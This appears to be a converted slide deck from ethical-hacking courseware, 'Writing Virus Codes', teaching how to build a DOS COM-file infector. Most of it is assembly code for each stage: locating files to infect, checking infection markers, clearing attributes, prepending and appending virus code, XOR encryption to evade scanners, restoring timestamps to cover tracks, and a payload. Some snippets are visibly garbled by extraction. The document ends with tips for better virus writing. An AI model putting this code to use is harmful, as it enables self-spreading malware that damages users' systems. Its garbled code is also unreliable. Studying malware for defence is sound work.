



Certified Ethical Hacker


Module 25

Writing Virus Codes

Module Objective

This module will familiarize you with the following:

- ◉ Introduction of viruses
- ◉ Prerequisites for virus writing
- ◉ Tools required for virus writing
- ◉ How a virus infection works
- ◉ Various steps of a virus infection
- ◉ Components of a virus program



Introduction of Virus

- ⊙ Virus is a self replicating program that can infect other programs, files and their behaviors
- ⊙ Types of viruses according to the files and modes of their attack:
 - Boot viruses
 - Program viruses
 - Multipartite viruses
 - Stealth viruses
 - Polymorphic viruses
 - Macro Viruses
 - Active X
 - FAT
 - COM Viruses

Types of Viruses

- ⊙ Viruses can be categorized in three classes according to their size:
 - Tiny virus
(size < 500 bytes)
 - Large Virus
(size > 1500 bytes)
 - Other viruses
- ⊙ Viruses can also be categorized in to two parts according to their functioning:
 - Runtime
 - These infect the program when it is running
 - TSR
 - These virus go resident when the infected programs are run and hook the interrupts and infect when a file is run, open, closed, and/or upon termination

Symptoms of a Virus Attack

- ⊙ Following are main symptoms of a virus attacks:
 - Longer program loading times
 - Alterations in time stamp of files and folders
 - Unusual floppy or hard disk access
 - Increased use of disk space and growth in file size
 - Abnormal write-protect errors
 - Appearance of strange characters in the directory listing of filenames
 - Strange and unexpected messages
 - Strange graphic displays
 - Program and system hang over


Prerequisites for Writing Viruses

- ⊙ Knowledge of assembly language
 - Understanding of memory management
 - Understanding of registers
- ⊙ Knowledge of C language
 - Concepts of pointers
 - Function and procedure calling

Required Tools and Utilities

- ⊙ C compiler (Borland Turbo Assembler and/ or Borland C++)
- ⊙ Norton Utilities
- ⊙ Memory management utilities
 - MAPMEM
 - PMAP
 - MARK/RELEASE

Virus Infection Flow Chart



Virus Infection: Step I

⊙ Finding file to infect

- Efficiency in finding an file susceptible for infection or targeted for infection increases the performance of viruses
- Following methods can be used to find a file to infect:
 - Directory Traversal
 - “dot dot” method

Directory Traversal Method

- ⦿ Write a directory traversal function to find a files to infect
- ⦿ Directory traversal functions are recursive in nature and hence slow

Example Directory Traversal Function

```
traverse_fcn proc near
    push bp                ; Create stack frame
    mov bp,sp
    sub sp,44              ; Allocate space for DTA

    call infect_directory ; destroy routines

    mov ah,1Ah             ; Set DTA
    lea dx,word ptr [bp-44] ; to space allotted
    int 21h                ; Do it now!

    mov ah,4Eh             ; Find first
    mov cx,16              ; Directory mask
    lea dx,[si+offset dir_mask] ; *.*
    int 21h
    jmp short isdirok

gonow:
    cmp byte ptr [bp-14], '.' ; Is first char == '.'?
    je short donext          ; If so, loop again
    lea dx,word ptr [bp-14] ; else load dirname
    mov ah,3Bh              ; and changedir

there
    int 21h
    jc short donext         ; Do next if invalid
    inc word ptr [si+offset nest] ; nest++
    call near ptr traverse_fcn ; recurse directory
```

```
donext:
    lea dx,word ptr [bp-44] ; Load space allocated for
DTA
    mov ah,1Ah             ; and set DTA to this new area
    int 21h                ; 'cause it might have changed

    mov ah,4Fh             ; Find next
    int 21h

isdirok:
    jnc gonow              ; If OK, jmp elsewhere
    cmp word ptr [si+offset nest], 0 ; If root directory
    ; (nest == 0)
    jle short cleanup      ; then Quit
    dec word ptr [si+offset nest] ; Else decrement nest
    lea dx, [si+offset back_dir] ; '..'
    mov ah,3Bh             ; Change directory
    int 21h                ; to previous one

cleanup:
    mov sp,bp
    pop bp
    ret

traverse_fcn endp

; Variables
nest dw 0
back_dir db '..',0
dir_mask db '*.*',0
```

“dot dot” Method

- ⊙ "dot dot" method can also be used to find files to infect
- ⊙ In “dot dot” method virus search for each directory and, if it is not infected enough, goes to the previous directory (dot dot) and tries again, and so on
- ⊙ First set up a new variable memory chunk
- ⊙ Issue a series of FINDFIRST and FINDNEXT calls

Example Code for a “dot dot” Method

dot dot code

```
dir_loopy:
    call    infect_directory
    lea    dx, [bp+dotdot]
    mov    ah, 3bh                ; CHDIR
    int    21h
    jnc    dir_loopy             ; Carry set if in
root
; Variables
dotdot db    '..',0
```

Code to set a Variable Memory Chunk

```
mov    ah, 1Ah                ; Set Memory
lea    dx, [bp+offset DTA]    ; to variable called DTA
int    21h
```

Code to issue a series of FINDFIRST and FINDNEXT calls

```
mov    ah, 4Eh                ; Find first file
    mov    cx, 0007h          ; Any file attribute
    lea    dx, [bp+offset file_mask]; DS:[DX] --> filemask
    int    21h
    jc     none_found
found_another:
    call    check_infection
    mov    ah, 4Fh            ; Find next file
    int    21h
    jnc    found_another
none_found:
```

Virus Infection: Step II

⊙ Check viruses infection criteria

- Check whether file and program should be infected or not
- Example code for checking criteria:

```
cmp     word ptr [bp+offset DTA+35], 'DN'      ;  
jz      fail_check
```

Above code checks a file name, if last letters in file name is equal to ND the check will fail

Virus Infection: Step III

⊙ Check for previous infection

- Check whether the file is already infected or not
- This is useful in avoiding multiple infections of the same file
- Example code to check a previous infection:

```
mov     ah, 3Fh           ; Read first three
mov     cx, 3             ; bytes of the file
lea     dx, [bp+offset buffer] ; to the buffer
int     21h

mov     ax, 4202h         ; SEEK from EOF
xor     cx, cx            ; DX:CX = offset
xor     dx, dx            ; Returns filesize
int     21h               ; in DX:AX

sub     ax, virus_size + 3
cmp     word ptr [bp+offset buffer+1], ax
jnz     infect_it

bomb_out:
mov     ah, 3Eh           ; else close the file
int     21                ; and go find another
```

Marking a File for Infection

- ⦿ Marking of an infected file is helpful in recognizing infected file
- ⦿ It helps in avoiding already infected files
- ⦿ File is searched for infection marker to check any previous infection
- ⦿ Following example code can be used to apply a marker in an infected file:

```
mov     ah, 3Fh           ; Read the first four
mov     cx, 4             ; bytes of the file into
lea     dx, [bp+offset buffer] ; the buffer
int     21h

cmp     byte ptr [buffer+3], infection_id_byte ; Check the fourth
jz     bomb_out          ; byte for the marker
infect_it:
```


Virus Infection: Step IV

⊙ Infect the file

- Save the file attributes

- Save the attributes, time, date, and size after finding a file to infect
- These attributes are stored in variable memory space (DTA in previous examples) allocated previously
- Following code can be used to store all these attributes:

```
        lea  si, [bp+offset DTA+15h] ; Start from attributes
        mov  cx, 9                    ; Finish with size
        lea  di, [bp+offset f_attr]  ; Move into your locations
        rep  movsb
; Variables needed
f_attr  db      ?
f_time  dw      ?
f_date  dw      ?
f_size  dd      ?
```

Virus Infection: Step IV (Contd.)

- Change the file attributes to nothing
 - This helps in infection of system, hidden, and read only files
 - Following example code can be used to perform above task:

```
lea dx, [bp+offset DTA+1eh] ; DX points to filename in
mov ax, 4301h                ; DTA
xor cx, cx                   ; Clear file attributes
int 21h                      ; Issue the call
```

- Open the file in read/write mode
 - A handler can be used to open the file
 - Example code to open a file:

```
lea dx, [bp+offset DTA+1eh] ; Use filename in DTA
mov ax, 3d02h                ; Open read/write mode
int 21h
xchg ax, bx                  ; Handle is more useful in BX
```

Virus Infection: Step IV (Contd.)

- Run virus routines
 - In this step virus performs its main action
 - Various parts and their actions are described in next slides

Virus Infection: Step V

⊙ Covering tracks

- Restore file attributes, time and date to avoid detection
- Following code can be used to restore file attributes:

```
mov     ax, 5701h           ; Set file time/date
mov     dx, word ptr [bp+f_date] ; DX = date
mov     cx, word ptr [bp+f_time] ; CX = time
int     21h

mov     ah, 3eh             ; Handle close file
int     21h

mov     ax, 4301h           ; Set attributes
lea     dx, [bp+offset DTA + 1Eh]; Filename still in DTA
xor     ch, ch
mov     cl, byte ptr [bp+f_attrib]; Attribute in CX
int     21h
```

Components of Viruses

○ Viruses consists of following three parts:

- Replicator
 - Replicator is to spread the virus throughout the system of the clod who has caught the virus
- Concealer
 - Conceals the program from notice by the everyday user and virus scanner
- Bomb/Payload
 - Bomb part of the virus does all the deletion/slowdown/etc which make viruses damaging

Functioning of Replicator part

- ⊙ Replicator works in two stage:
 - It first saves the first few bytes of the infected file
 - After that copies a small portion of its code to the beginning of the file, and the rest to the end


Diagrammatical representation



Original File




Virus Code



Virus first saves P1 and copies it to the end of the file



Virus copies the first part of itself to the beginning of the file



Virus copies the second part of itself to the end of the file


Infected File



Writing Replicator

Step I: V1 transfers control of the program to V2

```
JMP FAR PTR pointer           ; Takes four bytes  
pointer DW V2_Start           ; Takes two bytes
```



Writing Replicator (cont.)

⊙ Step II:

- V2 contains the main virus code
- The last part of V2 copies P1 over V1
- Transfers control to the beginning of the file

⊙ Sample code to perform above task:

```
MOV SI, V2_START      ; V2_START is a LABEL marking where V2 starts
SUB SI, V1_LENGTH     ; Go back to where P1 is stored
MOV DI, 0100h         ; All COM files are loaded @ CS:[100h] in
memory
MOV CX, V1_LENGTH     ; Move CX bytes
REP MOVSB             ; DS:[SI] -> ES:[DI]
MOV DI, 0100h
JMP DI
```

Writing Concealer

- ⊙ Concealer hides virus codes from users and virus scanner
- ⊙ Encryption is most widely used method to conceal the viruses
- ⊙ Example code for a XOR encryption:

```
encrypt_val db ?
decrypt:
encrypt:
    mov ah, encrypt_val
    mov cx, part_to_encrypt_end -
art_to_encrypt_start
    mov si, part_to_encrypt_start
    mov di, si
xor_loop:
    lodsb ; DS:[SI] -> AL
    xor al, ah
    stosb ; AL -> ES:[DI]
    loop xor_loop
    ret
```

Dispatcher

- ⦿ Dispatcher is the portion of the virus which restores control back to the infected program
- ⦿ Dispatcher for a COM virus:

RestoreCOM:

```
mov di, 100h           ; copy to the beginning
lea si, [bp+savebuffer] ; We are copying from our buffer
push di               ; Save offset for return (100h)
movsw                 ; Mo efficient than mov cx, 3,
movsb movsb           ; Alter to meet your needs
retn                  ; A JMP will also work
```

Writing Bomb/Payload

- ⊙ It is main acting part of a virus
- ⊙ Bomb may written to create following problems:
 - System slowdown
 - File deletion
 - Nasty message displays
 - Killing/ Replacing the Partition Table/ Boot Sector/ FAT of the hard drive
- ⊙ Payload part of virus consists of:
 - Trigger mechanism
 - Destructive code

Trigger Mechanism

- ⊙ Trigger mechanism set a logical condition for activation of a virus
- ⊙ Triggers can be of following types:
 - Counter trigger
 - Keystroke trigger
 - Time trigger
 - Replication trigger
 - System parameter trigger
 - Null trigger

Bombs/ Payloads

- ⊙ Payloads logics can be coded to perform following actions:
 - Brute force attacks
 - Hardware failure
 - Stealth attack
 - Indirect attack

Brute Force Logic Bombs

- ⊙ These bombs do not harm the system resources, they just create annoyances
- ⊙ Following example code just turn on system speaker

BOMB:

```
mov    al,182
out    43H,al           ;set up a speaker
mov    ax, (1193280/3000) ;set the sound frequency
out    42H,al
mov    al, ah
out    42H,al
in     al,61H           ;turn speaker on
or     al,3
out    61H,cl
ret
```

Testing Virus Codes

- ⦿ Take the back up of virus codes
- ⦿ Use RamDrives
- ⦿ Use anti-virus utilities

Tips for Better Virus Writing

- ⊙ Use the heap memory
- ⊙ Use procedure calls
- ⊙ Use a good assembler and debugger
- ⊙ Don't use MOV instead of LEA

Summary

- ⊙ Computer virus is a self-replicating computer program that spreads by inserting copies of itself into other executable code or documents
- ⊙ Basic pre-requisites for virus writing is thorough knowledge of assembly language
- ⊙ Utilities as turbo C compiler and Norton utilities facilitate virus writing process
- ⊙ Virus consists of three parts: replicator, concealer and payload